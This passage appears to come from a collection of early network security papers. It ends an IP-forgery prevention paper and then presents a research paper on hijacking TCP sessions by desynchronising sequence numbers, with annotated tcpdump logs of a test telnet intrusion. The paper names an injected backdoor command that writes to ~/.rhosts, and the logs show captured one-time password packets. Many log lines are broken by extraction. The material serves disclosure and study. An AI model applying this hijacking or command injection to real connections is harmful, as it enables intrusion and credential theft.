- \* Content (common carrier) objections: Many ISPs and backbone providers don't want or take responsibility for content in the Internet. Just like a telephone company, they don't want any role in examining or dictating the content of the messages - they only want to be a delivery service. It could be argued that examining the address information in an IP packet and preventing packets based on those addresses constitutes limitation of content. Of course the portion of the content involved here must be examined in order to route the information, and the routing used in the Internet already provides exclusion of packets based on IP address ranges. Furthermore, common carriers (in the U.S.) are allowed to listen to and filter traffic to the extent that this activity is done solely to assure the proper operation of the network. Thus this objection would seem to be moot.
- \* The cost is too high objection: In fact the cost is negligible. If the rules set forth herein were applied as a normal part of the installation and maintenance process, it would come to only a few minutes of effort during each installation. Even applying them to systems already in place requires only a few minutes of effort, again an insubstantial amount of effort well within the discretion of any systems administrator.
- \* The we don't want restrictions objections: There are a substantial number of people that want a total lack of restrictions on information flowing through the Internet. I generally agree with the principle of free information flow, except in cases where the freedom of one person infringes on the freedom of others. This impingement on other peoples' rights applies to certain types of information, such as routing information, that must be correct in order for the Internet to work properly. Since the restrictions described here only assure that the Internet works properly and don't restrict the content or flow of information, there is no restriction of the free flow of information here. Only increased assurance that those who want to use the media for legitimate purposes will continue to be able to do so.

#### Summary

This solution we presented:

- \* 1) is easy to implement,
- \* 2) makes good sense from a traffic standpoint,
- \* 3) allows all legitimate activity without any hinderence,
- \* 4) works even if all parties don't participate,
- \* 5) costs almost nothing to implement at each site,
- \* 6) does not require any changes in existing protocols of traffic patterns,
- \* 7) makes good sense for the security of each party that participates, and
- \* 8) can be done today.

All that remains is for the people in each of these organizations to implement these protections. Unlike so many of the problems in the Internet that are hard to solve and will require years of evolution, this problem can be solved now. We encourage you to implement these protections at your earliest convenience and to urge other to do so as well. Together, we can eliminate IP address forgery.

Simple Active Attack Against TCP

Laurent Joncheray

Merit Network, Inc. 4251 Plymouth Road, Suite C Ann Arbor, MI 48105, USA Phone: +1 (313) 936 2065 Fax: +1 (313) 747 3185 E-mail: lpj@merit.edu

#### Abstract

This paper describes an active attack against the Transport Control Protocol (TCP) which allows a cracker to redirect the TCP stream through his machine thereby permitting him to bypass the protection offered by such a system as a one-time password [skey] or ticketing authentication [kerberos]. The TCP connection is vulnerable to anyone with a TCP packet sniffer and generator located on the path followed by the connection. Some schemes to detect this attack are presented as well as some methods of prevention and some interesting details of the TCP protocol behaviors.

### 1. Introduction

Passive attacks using sniffers are becoming more and more frequent on the Internet. The attacker obtains a user id and password that allows him to logon as that user. In order to prevent such attacks people have been using identification schemes such as one-time password [skey] or ticketing identification [kerberos]. Though they prevent password sniffing on an unsecure network these methods are still vulnerable to an active attack as long as they neither encrypt nor sign the data stream. [Kerberos also provides an encrypted TCP stream option.] Still many people are complacent believing that active attacks are very difficult and hence a lesser risk.

The following paper describes an extremely simple active attack which has been successfully used to break into Unix hosts and which can be done with the same resources as for a passive sniffing attack. [The attacks have been performed with a test software and the users were aware of the attack. Although we do not have any knowledge of such an attack being used on the Internet, it may be possible.] Some uncommon behaviors of the TCP protocol are also presented as well as some real examples and statistical studies of the attack's impact on the network. Finally some detection and prevention schemes are explained. In order to help any reader unfamiliar with the subtleties of the TCP protocol the article starts with a short description of TCP.

The reader can also refers to another attack by R. Morris presented in [morris85]. Though the following attack is related to Morris' one, it is more widely usable on any TCP connection. In section 7 we present and compare this attack with the present one.

The presentation of the attack will be divided into three parts: the ``Established State'' which is the state where the session is open and data is exchanged; the set up (or opening) of such a session; and finally some real examples. 2. Established State

## 2.1 The TCP protocol

This section offers a short description of the TCP protocol. For more details the reader can refer to [rfc793]. TCP provides a full duplex reliable stream connection between two end points. A connection is uniquely defined by the quadruple (IP address of sender, TCP port number of the sender, IP address of the receiver, TCP port number of the receiver). Every byte that is sent by a host is marked with a sequence number (32 bits integer) and is acknowledged by the receiver using this sequence number. The sequence number for the first byte sent is computed during the connection opening. It changes for any new connection based on rules designed to avoid reuse of the same sequence number for two different sessions of a TCP connection.

We shall assume in this document that one point of the connection acts as a server (for instance a telnet server) and the other as the client. The following terms will be used:

SVR\_SEQ: sequence number of the next byte to be sent by the server; SVR\_ACK: next byte to be received by the server (the sequence number of the last byte received plus one); SVR\_WIND: server's receive window; CLT\_SEQ: sequence number of the next byte to be sent by the client; CLT\_ACK: next byte to be received by the client; CLT\_WIND: client's receive window;

At the beginning when no data has been exchanged we have SVR\_SEQ = CLT\_ACK and CLT\_SEQ = SVR\_ACK. These equations are also true when the connection is in a 'quiet' state (no data being sent on each side). They are not true during transitory states when data is sent. The more general equations are:

> CLT\_ACK <= SVR\_SEQ <= CLT\_ACK + CLT\_WIND SVR\_ACK <= CLT\_SEQ <= SVR\_ACK + SVR\_WIND

The TCP packet header fields are:

Source Port:	The source port number;
Destination Port:	The destination port number;
Sequence number:	The sequence number of the first
	byte in this packet;
Acknowledgment Number:	The expected sequence number
	of the next byte to be received;
Data Offset:	Offset of the data in the packet;
Control Bits:	
URG: Urgent Po	inter;
ACK: Acknowled	gment;
PSH: Push Function;	
RST: Reset the connection;	
SYN: Synchronize sequence numbers;	
FIN: No more d	ata from sender;
Window: Window	size of the sender;

Checksum:	TCP	checksum	of	the	header	and	data;

Urgent Pointer: TCP urgent pointer; Options: TCP options; - SEG\_SEQ will refer to the packet sequence number (as seen in the header). - SEG\_ACK will refer to the packet acknowledgment number. - SEG\_FLAG will refer to the control bits. On a typical packet sent by the client (no retransmission) SEG\_SEQ is set to CLT SEQ, SEG ACK to CLT ACK. TCP uses a ``three-way handshake'' to establish a new connection. If we suppose that the client initiates the connection to the server and that no data is exchanged, the normal packet exchange is (C.f. Figure 1): - The connection on the client side is on the CLOSED state. The one on the server side is on the LISTEN state. - The client first sends its initial sequence number and sets the SYN bit:  $SEG_SEQ = CLT_SEQ_0$ , SEG FLAG = SYN Its state is now SYN-SENT - On receipt of this packet the server acknowledges the client sequence number, sends its own initial sequence number and sets the SYN bit:  $SEG_SEQ = SVR_SEQ_0$ , SEQ\_ACK = CLT\_SEQ\_0+1, SEG\_FLAG = SYN and set SVR\_ACK=CLT\_SEQ\_0+1 Its state is now SYN-RECEIVED - On receipt of this packet the client acknowledges the server sequence number:  $SEG_SEQ = CLT_SEQ_0+1$ , SEQ ACK = SVR SEQ 0+1 and sets CLT ACK=SVR SEQ 0+1 Its state is now ESTABLISHED - On receipt of this packet the server enters the ESTABLISHED state. We now have:  $CLT\_SEQ = CLT\_SEQ\_0+1$ CLT\_ACK = SVR\_SEQ\_0+1 SVR\_SEQ = SVR\_SEQ\_0+1 SVR\_ACK = CLT\_SEQ\_0+1 Server Client LISTEN CLOSED <- SYN, CLT\_SEQ\_0

SYN-SENT

LISTEN

```
SYN, ->
SVR_SEQ_0,
CLT_SEQ_0+1
```

SYN-RECEIVED

### ESTABLISHED

SVR\_SEQ = CLT\_SEQ\_0 + 1 CLT\_ACK = SVR\_SEQ\_0 + 1

<- ACK, CLT\_SEQ\_0 + 1 SVR\_SEQ\_0+1

ESTABLISHED

SVR\_SEQ = SVR\_SEQ\_0 + 1 SVR\_ACK = CLT\_SEQ\_0 + 1

figure 1: Example of a connection opening

Closing a connection can be done by using the FIN or the RST flag. If the RST flag of a packet is set the receiving host enters the CLOSED state and frees any resource associated with this instance of the connection. The packet is not acknowledged. Any new incoming packet for that connection will be dropped.

If the FIN flag of a packet is set the receiving host enters the CLOSE-WAIT state and starts the process of gracefully closing the connection. The detail of that process is beyond the scope of this document. The reader can refer to [rfc793] for further details.

In the preceding example we specifically avoided any unusual cases such as out-of-band packets, retransmission, loss of packet, concurrent opening, etc... These can be ignored in this simple study of the attack.

When in ESTABLISHED state, a packet is acceptable if its sequence number falls within the expected segment

[SVR\_ACK, SVR\_ACK + SVR\_WIND]

(for the server) or

[CLT\_ACK, CLT\_ACK + CLT\_WIND]

(for the client). If the sequence number is beyond those limits the packet is dropped and a acknowledged packet will be sent using the expected sequence number. For example if

SEG\_SEQ = 200, SVR\_ACK = 100, SVR\_WIND = 50

Then SEG\_SEQ > SVR\_ACK + SVR\_WIND. The server forms a ACK packet with

SEG\_SEQ = SVR\_SEQ SEG\_ACK = SVR\_ACK which is what the server expects to see in the packet.

2.2 A desynchronized state

The term ``desynchronized state'' will refer to the connection when both sides are in the ESTABLISHED state, no data is being sent (stable state), and

SVR\_SEQ != CLT\_ACK CLT\_SEQ != SVR\_ACK

This state is stable as long as no data is sent. If some data is sent two cases can occur:

If CLT\_SEQ < SVR\_ACK + SVR\_WIND and</li>
CLT\_SEQ > SVR\_ACK the packet is acceptable, the data may be stored for later use (depending on the implementation) but not sent to the user since the beginning of the stream (sequence number SVR\_ACK) is missing.
If CLT\_SEQ > SVR\_ACK + SVR\_WIND or CLT\_SEQ <</li>
SVR\_ACK the packet is not acceptable and will be dropped. The data is lost.

In both case data exchange is not possible even if the state exists.

2.3 The attack

The proposed attack consists of creating a desynchronized state on both ends of the TCP connection so that the two points cannot exchange data any longer. A third party host is then used to create acceptable packets for both ends which mimics the real packets.

Assume that the TCP session is in a desynchronized state and that the client sends a packet with

SEG\_SEQ = CLT\_SEQ SEG\_ACK = CLT\_ACK

Since CLT\_SEQ != SVR\_ACK the data will not be accepted and the packet is dropped. The third party then sends the same packet but changes the SEG\_SEQ and SEG\_ACK (and the checksum) such that

```
SEG_SEQ = SVR_ACK,
SEG_ACK = SVR_SEQ
```

which is acceptable by the server. The data is processed by the server.

If CLT\_TO\_SVR\_OFFSET refers to SVR\_ACK - CLT\_SEQ and SVR\_TO\_CLT\_OFFSET refers to CLT\_ACK - SVR\_SEQ then the first party attacker has to rewrite the TCP packet from the client to the server as:

SEG\_SEQ <- SEG\_SEQ + CLT\_TO\_SVR\_OFFSET
SEG\_ACK <- SEG\_ACK - SVR\_TO\_CLT\_OFFSET</pre>

Considering that the attacker can listen to any packet exchanged between the two points and can forge any kind of IP packet (therefore masquerading as either the client or the server) then everything acts as if the connection goes through the attacker machine. This one can add or remove any data to the stream. For instance if the connection is a remote login using telnet the attacker can include any command on behalf of the user ("echo merit.edu lpj > ~/.rhosts" is an example of such a command) and filter out any unwanted echo so that the user will not be aware of the intruder. Of course in this case CLT\_TO\_SVR\_OFFSET and SVR\_TO\_CLT\_OFFSET have to change. The new values are let as an exercise for the reader. [One can turn off the echo in the telnet connection in order to avoid the burden of filtering the output. The test we did showed up a bug in the current telnet implementation (or maybe in the telnet protocol itself). If a TCP packet contains both IAC DONT ECHO and IAC DO ECHO the telnet processor will answer with IAC WONT ECHO and IAC DO ECHO etc... creating an endless loop.]

2.4 ``TCP Ack storm''

A flaw of the attack is the generation of a lot of TCP ACK packets. When receiving an unacceptable packet the host acknowledges it by sending the expected sequence number (As the Acknolegement number. C.f. introduction about TCP) and using its own sequence number. This packet is itself unacceptable and will generate an acknowledgement packet which in turn will generate an acknowledgement packet etc... creating a supposedly endless loop for every data packet sent.

Since these packets do not carry data they are not retransmitted if the packet is lost. This means that if one of the packets in the loop is dropped then the loop ends. Fortunately (or unfortunately?) TCP uses IP on an unreliable network layer with a non null packet loss rate, making an end to the loops. Moreover the more packets the network drops, the shorter is the Ack storm (the loop). We also notice that these loops are self regulating: the more loops we create the more traffic we get, the more congestion and packet drops we experience and the more loops are killed.

The loop is created each time the client or the server sends data. If no data is sent no loop appears. If data is sent and no attacker is there to acknowledge the data then the data will be retransmitted, a storm will be created for each retransmission, and eventually the connection will be dropped since no ACK of the data is sent. If the attacker acknowledges the data then only one storm is produced (in practice the attacker often missed the data packet due to the load on the network, and acknowledge the first of subsequent retransmission).

The attack uses the second type of packet described in Section 2.2. The first case in which the data is stored by the receiver for later processing has not been tested. It has the advantage of not generating the ACK storm but on the other hand it may be dangerous if the data is actually processed. It is also difficult to use with small window connections.

# 3. Setup of the session

This paper presents two methods for desynchronizing a TCP connection. Others can be imagined but will not be described here. We suppose that the attacker can listen to every packet sent between the two end points. This method consists of breaking the connection in its early setup stage on the server side and creating a new one with different sequence number. Here is the process (Figure 2 summarizes this process)

- The attacker listens for a SYN/ACK packet from the server to the client (stage 2 in the connection set up).

- On detection of that packet the attacker sends the server a RST packet and then a SYN packet with exactly the same parameters (TCP port) but a different sequence number (referred to as ATK\_ACK\_0 in the rest of the paper).

- The server will close the first connection when it receives the RST packet and then reopens a new one on the same port but with a different sequence number (SVR\_SEQ\_0') on receipt of the SYN packet. It sends back a SYN/ACK packet to the client.

- On detection of that packet the attacker sends the server a ACK packet. The server switches to the ESTABLISHED state.

- The client has already switched to the ESTABLISHED state when it receives the first SYN/ACK packet from the server.

Server Client LISTEN CLOSED <- SYN, CLT SEQ 0 SYN-RECEIVED SYN-SENT SYN, -> SVR\_SEQ\_0, CLT\_SEQ\_0+1 ESTABLISHED  $SVR\_SEQ = CLT\_SEQ\_0 + 1$ CLT ACK = SVR SEQ 0 + 1<= RST,  $CLT\_SEQ\_0 + 1$ CLOSED <= SYN, ATK\_SEQ\_0 SYN, ->

> SVR\_SEQ\_0', ATK\_SEQ\_0 + 1

SYN-RECEIVED

<= SYN,

ATK\_SEQ\_0 + 1, SVR\_SEQ\_0' + 1

ESTABLISHED

SVR\_SEQ = SVR\_SEQ\_0' + 1 SVR\_ACK = ATK\_SEQ\_0 + 1

Figure 2: A attack scheme. The attacker's packets are marked with <=

This diagram does not show the unacceptable acknowledgement packet exchanges. Both ends are in the desynchronized ESTABLISHED state now.

SVR\_TO\_CLT\_OFFSET = SVR\_SEQ\_0 - SVR\_SEQ\_0'

is fixed by the server.

CLT\_TO\_SVR\_OFFSET = ATK\_SEQ\_0 - CLT\_SEQ\_0

is fixed by the attacker.

The success of the attack relies on the correct value being chosen for CLT\_TO\_SVR\_OFFSET. Wrong value may make the client's packet acceptable and can produce unwanted effects.

3.2 Null data desynchronization

This method consists for the attacker in sending a large amount of data to the server and to the client. The data sent shouldn't affect nor be visible to the client or sever, but will put both end of the TCP session in the desynchronized state.

The following scheme can be used with a telnet session:

- The attacker watchs the session without interfering.

- When appropriate the attacker sends a large amount of ``null data'' to the server. ``Null data'' refers to data that will not affect anything on the server side besides changing the TCP acknowledgment number. [For instance with a telnet session the attacker sends ATK\_SVR\_OFFSET bytes consisting of the sequence IAC NOP IAC NOP... Every two bytes IAC NOP will be interpreted by the telnet daemon, removed from the stream of data and nothing will be affected. [The telnet protocol [telnet] defines the NOP command as ``No Operation''. In other words, do nothing, just ignore those bytes.] Now the Server has

SVR\_ACK = CLT\_SEQ + ATK\_SVR\_OFFSET

The method is useful if the session can carry ``null data''. The time when the attacker sends that data is also very difficult to determine and may cause some unpredictable side effects.

4. Examples

The following logs are provided by running a hacked version of

tcpdump [tcpdump] on the local ethernet where the client resides. Comments are preceded by `##'. The first example is a normal telnet session opening between 35.42.1.56 (the client) and 198.108.3.13 (the server). ## The client sends a SYN packet, 1496960000 is its initial sequence nu mber. 11:07:14.934093 35.42.1.56.1374 > 198.108.3.13.23: S 1496960000:1496960000(0) ۲۸7 in 4096 ## The server answers with its initial sequence number and the SYN flag 11:07:14.936345 198.108.3.13.23 > 35.42.1.56.1374: S 1402880000:1402880000(0) а ck 1496960001 win 4096 ## The client acknowledges the SYN packet. 11:07:14.937068 35.42.1.56.1374 > 198.108.3.13.23: . 1496960001:1496960001(0) а ck 1402880001 win 4096 ## Now the two end points are in the ESTABLISHED state. ## The client sends 6 bytes of data. 11:07:15.021817 35.42.1.56.1374 > 198.108.3.13.23: P 1496960001:1496960007(6) ack 1402880001 win 4096 255 253 /C 255 251 /X [... ## The rest of the log is the graceful closing of the connection 11:07:18.111596 198.108.3.13.23 > 35.42.1.56.1374: F 1402880059:1402880059(0) а ck 1496960025 win 4096 11:07:18.112304 35.42.1.56.1374 > 198.108.3.13.23: . 1496960025:1496960025(0) ck 1402880060 win 4096 11:07:18.130610 35.42.1.56.1374 > 198.108.3.13.23: F 1496960025:1496960025(0) а ck 1402880060 win 4096 11:07:18.132935 198.108.3.13.23 > 35.42.1.56.1374: . 1402880060:1402880060(0) ck 1496960026 win 4095 The next example is the same session with an intrusion by the attacker. The desynchronized state is created in the early stage of the session (subsection 3.1). The attacker will add the command 'ls;' to the stream of data. The user uses skey to identify himself to the server. From the user's point of view the session looks like this: <lpj@homefries: 1> telnet 198.108.3.13 Trying 198.108.3.13 ... Connected to 198.108.3.13. Escape character is '^'. SunOS UNIX (\_host) login: lpj s/key 70 cn33287 (s/key required) Password:

Last login: Wed Nov 30 11:28:21 from homefries.merit.edu SunOS Release 4.1.3 U1 (GENERIC) #2: Thu Jan 20 15:58:03 PST 1994 (lpj@ host: 1) pwd Mail/ mbox src/ resize\* elm\* traceroute\* /usr/users/lpj (lpj@\_host: 2) history 1 13:18 ls ; pwd 2 13:18 history (lpj@ host: 3) logoutConnection closed by foreign host. <lpj@homefries: 2>

The user types only one command 'pwd' and then asks for the history of the session. The history shows that a ls' has also being issued. The ls command produces an output which has not been filtered. The following log shows the TCP packet exchanges between the client and the server. Unfortunately some packets are missing from this log because they have been dropped by the sniffer's ethernet interface driver. One must see that log like a snapshot of a few instants of the exchange more than the full transaction log. The attacker's window size has been set to uncommon values (400, 500, 1000) in order to make its packets more easily traceable. The attacker is on 35.42.1, three hops away from the server, on the path from the client to the server. The names and addresses of the hosts have been changed for security reasons.

## The client sends a SYN packet, 896896000 is its initial sequence num ber. 11:25:38.946119 35.42.1.146.1098 > 198.108.3.13.23: S 896896000:896896000(0) wi n 4096 ## The server answers with its initial sequence number (1544576000) and the SYN flag. 11:25:38.948408 198.108.3.13.23 > 35.42.1.146.1098: S 1544576000:1544576000(0) ack 896896001 win 4096 ## The client acknowledges the SYN packet. It is in the ESTABLISHED sta te now. 11:25:38.948705 35.42.1.146.1098 > 198.108.3.13.23: . 896896001:896896001(0) ac k 1544576001 win 4096 ## The client sends some data 11:25:38.962069 35.42.1.146.1098 > 198.108.3.13.23: P 896896001:896896007(6) ack 1544576001 win 4096 255 253 /C 255 251 /X ## The attacker resets the connection on the server side 11:25:39.015717 35.42.1.146.1098 > 198.108.3.13.23: R 896896101:896896101(0) wi n 0 ## The attacker reopens the connection with an initial sequence number of 601928704 11:25:39.019402 35.42.1.146.1098 > 198.108.3.13.23: S 601928704:601928704(0) wi n 500 ## The server answers with a new initial sequence number (1544640000) а nd the SYN flag. 11:25:39.022078 198.108.3.13.23 > 35.42.1.146.1098: S 1544640000:1544640000(0) ack 601928705 win 4096 ## Since the last packet is unacceptable for the client, it

acknowledge s it ## with the expected sequence number (1544576001) 11:25:39.022313 35.42.1.146.1098 > 198.108.3.13.23: . 896896007:896896007(0) ac k 1544576001 win 4096 ## Retransmission to the SYN packet triggered by the unacceptable last packet. 11:25:39.023780 198.108.3.13.23 > 35.42.1.146.1098: S 1544640000:1544640000(0) ack 601928705 win 4096 ## The ACK storm loop 11:25:39.024009 35.42.1.146.1098 > 198.108.3.13.23: . 896896007:896896007(0) ac k 1544576001 win 4096 11:25:39.025713 198.108.3.13.23 > 35.42.1.146.1098: S 1544640000:1544640000(0) ack 601928705 win 4096 11:25:39.026022 35.42.1.146.1098 > 198.108.3.13.23: . 896896007:896896007(0) ac k 1544576001 win 4096 [... 11:25:39.118789 198.108.3.13.23 > 35.42.1.146.1098: S 1544640000:1544640000(0) ack 601928705 win 4096 11:25:39.119102 35.42.1.146.1098 > 198.108.3.13.23: . 896896007:896896007(0) ac k 1544576001 win 4096 11:25:39.120812 198.108.3.13.23 > 35.42.1.146.1098: S 1544640000:1544640000(0) ack 601928705 win 4096 11:25:39.121056 35.42.1.146.1098 > 198.108.3.13.23: . 896896007:896896007(0) ac k 1544576001 win 4096 ## Eventually the attacker acknowledges the server SYN packet with the attacker's new ## sequence number (601928705). The data in this packet is the one prev iously ## sent by the client but never received. 11:25:39.122371 35.42.1.146.1098 > 198.108.3.13.23: . 601928705:601928711(6) ack 1544640001 win 400 255 253 /C 255 251 /X ## Some ACK storm 11:25:39.124254 198.108.3.13.23 > 35.42.1.146.1098: . 1544640001:1544640001(0) ack 601928711 win 4090 11:25:39.124631 35.42.1.146.1098 > 198.108.3.13.23: . 896896007:896896007(0) ac k 1544576001 win 4096 11:25:39.126217 198.108.3.13.23 > 35.42.1.146.1098: . 1544640001:1544640001(0) ack 601928711 win 4090 11:25:39.126632 35.42.1.146.1098 > 198.108.3.13.23: . 896896007:896896007(0) ac k 1544576001 win 4096 [... 11:25:41.261885 35.42.1.146.1098 > 198.108.3.13.23: . 601928728:601928728(0) ac k 1544640056 win 1000 ## A retransmission by the client 11:25:41.422727 35.42.1.146.1098 > 198.108.3.13.23: P 896896018:896896024(6) ack 1544576056 win 4096 255 253 /A 255 252 /A 11:25:41.424108 198.108.3.13.23 > 35.42.1.146.1098: . 1544640059:1544640059(0) ack 601928728 win 4096 [... 11:25:42.323262 35.42.1.146.1098 > 198.108.3.13.23: . 896896025:896896025(0)

```
ac
k 1544576059 win 4096
11:25:42.324609 198.108.3.13.23 > 35.42.1.146.1098: . 1544640059:1544640059(0)
ack 601928728 win 4096
        ## The user ID second character.
11:25:42.325019 35.42.1.146.1098 > 198.108.3.13.23: P 896896025:896896026(1)
        ack 1544576059 win 4096 p
11:25:42.326313 198.108.3.13.23 > 35.42.1.146.1098: . 1544640059:1544640059(0)
ack 601928728 win 4096
[...]
11:25:43.241191 35.42.1.146.1098 > 198.108.3.13.23: . 601928731:601928731(0)
ac
k 1544640060 win 1000
        ## Retransmission
11:25:43.261287 198.108.3.13.23 > 35.42.1.146.1098: P 1544640059:1544640061(2)
        ack 601928730 win 4096 l p
11:25:43.261598 35.42.1.146.1098 > 198.108.3.13.23: . 896896027:896896027(0)
ac
k 1544576061 win 4096
[...
11:25:43.294192 198.108.3.13.23 > 35.42.1.146.1098: . 1544640061:1544640061(0)
ack 601928730 win 4096
11:25:43.922438 35.42.1.146.1098 > 198.108.3.13.23: P 896896026:896896029(3)
        ack 1544576061 win 4096 j /M /@
11:25:43.923964 198.108.3.13.23 > 35.42.1.146.1098: . 1544640061:1544640061(0)
ack 601928730 win 4096
[...
11:25:43.957528 198.108.3.13.23 > 35.42.1.146.1098: . 1544640061:1544640061(0)
ack 601928730 win 4096
        ## The attacker rewrites the packet sent by the server containing the
S
key challenge
11:25:44.495629 198.108.3.13.23 > 35.42.1.146.1098: P
1544576064:1544576082(18)
        ack 896896029 win 1000 s / k e y 7 0
                                               cn33287/M/J
11:25:44.502533 198.108.3.13.23 > 35.42.1.146.1098: P
1544576082:1544576109(27)
        ack 896896029 win 1000 (s / key required ) /M /J Passw
ord:
11:25:44.522500 35.42.1.146.1098 > 198.108.3.13.23: . 896896029:896896029(0)
ac
k 1544576109 win 4096
[...
11:25:44.558320 198.108.3.13.23 > 35.42.1.146.1098: . 1544640109:1544640109(0)
ack 601928733 win 4096
        ## Beginning of the skey password sent by the user (client)
11:25:57.356323 35.42.1.146.1098 > 198.108.3.13.23: P 896896029:896896030(1)
        ack 1544576109 win 4096 T
11:25:57.358220 198.108.3.13.23 > 35.42.1.146.1098: . 1544640109:1544640109(0)
ack 601928733 win 4096
[...]
11:25:57.412103 198.108.3.13.23 > 35.42.1.146.1098: . 1544640109:1544640109(0)
ack 601928733 win 4096
        ## Echo of the beginning of the skey password sent by the server
11:25:57.412456 35.42.1.146.1098 > 198.108.3.13.23: P 601928733:601928734(1)
        ack 1544640109 win 1000 T
11:25:57.412681 35.42.1.146.1098 > 198.108.3.13.23: . 896896030:896896030(0)
ac
```

k 1544576109 win 4096 [... 11:25:57.800953 198.108.3.13.23 > 35.42.1.146.1098: . 1544640109:1544640109(0) ack 601928734 win 4096 ## The attacker rewrites the skey password packet 11:25:57.801254 35.42.1.146.1098 > 198.108.3.13.23: P 601928734:601928762(28) ack 1544640109 win 1000 AUT SHIM LOFT VASE моо R ID/M/@ 11:25:57.801486 35.42.1.146.1098 > 198.108.3.13.23: . 896896058:896896058(0) ac k 1544576109 win 4096 [... 11:25:58.358275 35.42.1.146.1098 > 198.108.3.13.23: . 896896058:896896058(0) ac k 1544576109 win 4096 11:25:58.360109 198.108.3.13.23 > 35.42.1.146.1098: P 1544640263:1544640278(15) ack 601928762 win 4096 (lpj@ radb: 1) 11:25:58.360418 35.42.1.146.1098 > 198.108.3.13.23: . 896896058:896896058(0) ac k 1544576109 win 4096 [... 11:26:00.919976 35.42.1.146.1098 > 198.108.3.13.23: . 896896058:896896058(0) ac k 1544576278 win 4096 ## The 'p' of the 'pwd' command typed by the user. 11:26:01.637187 35.42.1.146.1098 > 198.108.3.13.23: P 896896058:896896059(1) ack 1544576278 win 4096 p 11:26:01.638832 198.108.3.13.23 > 35.42.1.146.1098: . 1544640278:1544640278(0) ack 601928762 win 4096 [... 11:26:03.183200 35.42.1.146.1098 > 198.108.3.13.23: . 896896063:896896063(0) ac k 1544576280 win 4096 11:26:03.921272 35.42.1.146.1098 > 198.108.3.13.23: P 896896060:896896063(3) ack 1544576280 win 4096 d /M /@  $\,$ 11:26:03.922886 198.108.3.13.23 > 35.42.1.146.1098: . 1544640283:1544640283(0) ack 601928767 win 4096 [... 11:26:04.339186 35.42.1.146.1098 > 198.108.3.13.23: . 896896063:896896063(0) ac k 1544576280 win 4096 11:26:04.340635 198.108.3.13.23 > 35.42.1.146.1098: P 1544640288:1544640307(19) ack 601928770 win 4096 M a i l / /I /I m b o x /I /I s r c / /M /J 11:26:04.342872 198.108.3.13.23 > 35.42.1.146.1098: P 1544640307:1544640335(28) ack 601928770 win 4096 e l m \* /I /I resize \* /I /I tracero ute\*/M /J 11:26:04.345480 35.42.1.146.1098 > 198.108.3.13.23: . 896896063:896896063(0) ac k 1544576280 win 4096 11:26:04.346791 198.108.3.13.23 > 35.42.1.146.1098: P 1544640335:1544640351(16)

```
ack 601928770 win 4096 / usr / users / lpj /M /J
11:26:04.347094 35.42.1.146.1098 > 198.108.3.13.23: . 896896063:896896063(0)
ac
k 1544576280 win 4096
11:26:04.348402 198.108.3.13.23 > 35.42.1.146.1098: P
1544640351:1544640366(15)
        ack 601928770 win 4096 ( lpj@_radb: 2 )
11:26:04.378571 35.42.1.146.1098 > 198.108.3.13.23: . 896896063:896896063(0)
ac
k 1544576280 win 4096
[...
11:26:09.791045 35.42.1.146.1098 > 198.108.3.13.23: P 601928773:601928775(2)
        ack 1544640369 win 1000 t o
11:26:09.794653 198.108.3.13.23 > 35.42.1.146.1098: P 1544640369:1544640371(2)
        ack 601928775 win 4096 t o
11:26:09.794885 35.42.1.146.1098 > 198.108.3.13.23: . 896896068:896896068(0)
ac
k 1544576366 win 4096
[...
11:26:12.420397 35.42.1.146.1098 > 198.108.3.13.23: P 896896068:896896072(4)
        ack 1544576368 win 4096 r y /M /@
11:26:12.422242 198.108.3.13.23 > 35.42.1.146.1098: . 1544640371:1544640371(0)
ack 601928775 win 4096
[...]
11:26:12.440765 35.42.1.146.1098 > 198.108.3.13.23: . 896896072:896896072(0)
ac
k 1544576368 win 4096
        ## The 'ry' of the 'history' command sent by the client
11:26:16.420287 35.42.1.146.1098 > 198.108.3.13.23: P 896896068:896896072(4)
        ack 1544576368 win 4096 r y /M /@
11:26:16.421801 198.108.3.13.23 > 35.42.1.146.1098: . 1544640371:1544640371(0)
ack 601928775 win 4096
[..
11:26:16.483943 35.42.1.146.1098 > 198.108.3.13.23: . 896896072:896896072(0)
ac
k 1544576368 win 4096
        ## The same packet rewritten by the attacker.
11:26:16.505773 35.42.1.146.1098 > 198.108.3.13.23: P 601928775:601928779(4)
        ack 1544640371 win 1000 r y /M /@
        ## answer to the history command sent by the server. We can notice the
'ls ;' inclusion
        ## before the 'pwd'
11:26:16.514225 198.108.3.13.23 > 35.42.1.146.1098: P
1544640371:1544640437(66)
       ack 601928779 win 4096 r y /M /@ /M /J
                                                        1 /I 1 1 : 2 8 /I l s
    рw
 ;
       d /M /J
                          2 /I 1 1 : 2 8 /I /@ /@ /@ L /@ /@ T . 220 167
168
 /@ /G
       /@ /@ /@ /X /@ /H 137 148 /@ /@
11:26:16.514465 35.42.1.146.1098 > 198.108.3.13.23: . 896896072:896896072(0)
ac
k 1544576368 win 4096
[...
11:26:16.575344 35.42.1.146.1098 > 198.108.3.13.23: . 896896072:896896072(0)
ac
k 1544576368 win 4096
        ## The same packet rewritten by the attacker.
```

1544576368:1544576434(66) ack 896896072 win 1000 r y /M /@ /M /J 1 /I 1 1 : 2 8 /I l s ; рw d /M /J 2 /I 1 1 : 2 8 /I /@ /@ /@ L /@ /@ /@ T . 220 167 168 /@ /H @ /@ /@ /X /@ /H 137 148 /@ /@ 11:26:16.577490 198.108.3.13.23 > 35.42.1.146.1098: . 1544640437:1544640437(0) ack 601928779 win 4096 [... ## The user log out. 11:26:20.236907 35.42.1.146.1098 > 198.108.3.13.23: P 601928781:601928782(1) ac k 1544640437 win 1000 g 11:26:20.247288 198.108.3.13.23 > 35.42.1.146.1098: . 1544576438:1544576438(0) ack 896896074 win 1000 11:26:20.253500 198.108.3.13.23 > 35.42.1.146.1098: P 1544576435:1544576436(1) ack 896896074 win 1000 o 11:26:20.287513 198.108.3.13.23 > 35.42.1.146.1098: P 1544640439:1544640440(1) ack 601928782 win 4096 g 11:26:20.287942 35.42.1.146.1098 > 198.108.3.13.23: P 896896075:896896076(1) ac k 1544576436 win 4096 o 11:26:20.289312 198.108.3.13.23 > 35.42.1.146.1098: . 1544640440:1544640440(0) ack 601928782 win 4096 11:26:20.289620 35.42.1.146.1098 > 198.108.3.13.23: . 896896076:896896076(0) ac k 1544576436 win 4096

11:26:16.577183 198.108.3.13.23 > 35.42.1.146.1098: P

Almost all of the packets with the ACK flag set but with no data are acknowledgement of unacceptable packets. A lot of retransmission occurs due to the load on the network and on the attacker host created by the ACK storm. The real log (including all ACK packets) is about 3000 lines long whereas the one shown here has been stripped to about 100 lines. A lot of packets have also been lost and do not show up in this log. The data collected during the test shows that one real packet sent can generate between 10 and 300 empty Ack packets. Those numbers are of course highly variable.

